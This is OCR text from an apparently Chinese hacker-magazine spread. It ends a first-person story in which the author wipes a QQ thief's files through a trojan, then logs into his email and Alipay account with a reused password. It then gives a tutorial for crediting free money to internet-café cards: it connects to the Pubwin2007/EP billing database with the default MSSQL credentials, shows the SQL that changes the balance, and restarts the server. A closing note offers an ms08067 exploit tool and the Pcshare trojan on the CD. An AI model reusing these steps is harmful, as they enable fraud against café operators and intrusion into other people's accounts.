


图14

但是我仍然害怕他再弄我朋友的QQ，于是就想了个办法，结束他的QQ进程，把QQ的文件能删多少就删多少，导致QQ不能正常运行，然后再把他的收信地址给删除了，把我朋友的QQ的文件夹改动两位，变成了390238715，为什么要改文件夹名呢？大家都知道，我们在一台电脑登录一个QQ后，在QQ的根目录下就会生成一个以QQ号命名的文件夹，我怕他通过这个文件夹名又想起QQ帐号，所以才更改的。最后，我又把39023*** 文件夹里的内容全部删除，把记录也全删了，这下，他总至于在短短时间内就背下我朋友的QQ帐号吧？忽然想到一开始在他电脑里建立了一个记事本文件和他交流，那记事本里我写过QQ号，所以那个记事本文件也要删除。

果然，他发现QQ登录不了，QQ帐号也忘记了，自己专门用来记录盗取的QQ号码的文件也不见了。此次QQ帐号保卫战就这样结束了，但是后来我又不忍心就这么轻易的结束，于是就对他进行了社工，我心想，他的两个QQ号的密码都设置为qqq6*****，这会不会是他的常用密码呢？

他一开始推销QQ木马时，就已经发了他的邮箱帐号，我打开www.126.com，输入他的帐号，密码为qqq6*****，发现成功的登录了，只可惜这是个新邮箱，没什么价值。我开始在他的电脑中搜索.txt、.doc的所有文件，结果发现了一个名为"wo.txt"的文件，位于阿里旺旺的文件夹下。我下载过来一看，哇，居然记录着：帐号****@126.com，支付137****。

这个帐号应该是支付宝的帐号，而支付自然就是支付宝的支付密码了，因为淘宝帐号是没有支付密码的。先不急，先进入他的邮箱，输入****@126.com，密码为qqq61***，发现里面有许多淘宝交易的提醒邮件，如图15，随便打开一个看看，内容如图16 所示。




图15




图16

这时，我开始做起了激烈的思想斗争，要不要盗他的钱呢，捐去四川也好！可是如果真的盗了他的钱，那可就是犯罪了，怎么办呢？报仇或者是放弃？最终我还是选择了放弃，我可不希望为了那一点点钱，让自己一失足成千古恨。不过我还是登录了他的支付宝进去看了看，发现这家伙的余额还真不少呢，如图17。




图17

后来想了想还是算了，把他的盗号渠道、盗号工具都破坏了就行了，如果我继续查询的话，说不准过一会儿连他的银行卡密码也要到手了。想到这儿，一身冷汗，赶紧卸掉木马服务端，卸载之前先给他桌面上传个txt文件，里面写着：朋友，网络安全是用来学习，推动国家互联网科技发展的，而不是用来盗取别人信息而谋求利益的！希望你好自为之，做一个至少不缺德的人，如果你真的想学，我也可以教你，QQ：3402*****。

（本文所涉及到的ms08067漏洞利用工具、Pcshare、网马已收录到光盘中）

文章难易度：☆☆
文章阅读点：利用Pubwin2007和EP默认的MSSQL帐号和密码来连接数据库，来为自己的卡号充钱

简单Pubwin2007 & EP充钱

lytchq

你还偷偷的躲在角落里，因为破解了Pubwin2007、PubwinEP免费上网而担心网管的巡查吗？还在为自己上网卡里的钱越来越少而心痛不已吗？今天我就教大家破解收费系统来直接充钱，终结Pubwin2007和PubwinEP。

一、踩点

首先确定你上网的电脑使用的是否为Pubwin2007或PubwinEP，这个就不多说了，大家都认识，其次就是获取主机的IP地址，可以使用CMD命令提示符，如果被BT的网管给禁止了，我们可以使用工具破解一下，运行工具后，点“恢复CMD”，如图1，成功解禁后把连网的一些软件全关了，然后在命令行下输入**netstat -an**，使用傻瓜方式查看，哪个IP地址与我们连接最频繁就是哪个，可以看到192.168.1.233的连接最多，如图2，所以它就是主机的IP地址了。




图1




图2

二、行动

Pubwin2007是用mssql数据库来存放我们的消费信息的，支持远程连接，所以我们可以使用mssql连接器来对数据库进行连接和修改数据，达到充钱的目的！我们可以使用老兵sql数据库管理专家来进行连接，选择“连接”菜单下的“Ms Sqlserver数据库”，“数据库用户”使用默认的用户名netcafe，“数据库密码”使用默认密码pubwin，“数据库名称”就使用默认的local，“端口”使用默认的1433，而“服务器地址”就填写刚才我们找到的那个192.168.1.233，如图3。




图3

连接成功后在左面的任务栏中找到cur-user这个表，然后在下面的SQL语句输入框中输入**select prepay from cur_user where uniqueid=你的上网卡号**，然后点击“执行”，就会出现诸如3000这样的数字，意思是你还剩余30元，如图4。现在我们就要来充值了，重新输入**update cur_user set prepay=充值之后的钱数（注意后面两个零）where uniqueid=你的上网卡号**，不过这还不能算结束，如果我们就这样下机的话，当再次上机时，卡里的余额还是会和充值之前一样的，因此我们还要想办法让主机重新启动。接下来我们就使用My MSSQL Connect来让主机重新启动，由于我们现在拥有的已经是超级管理员权限，所以直接在CMD栏执行“shutdown -s”命令就可以重启主机了，如图5。系统重启之后，我们添加的钱就会生效了。

